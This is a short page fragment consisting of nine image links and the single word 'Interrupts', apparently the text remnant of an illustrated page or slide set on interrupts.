




Interrupts.




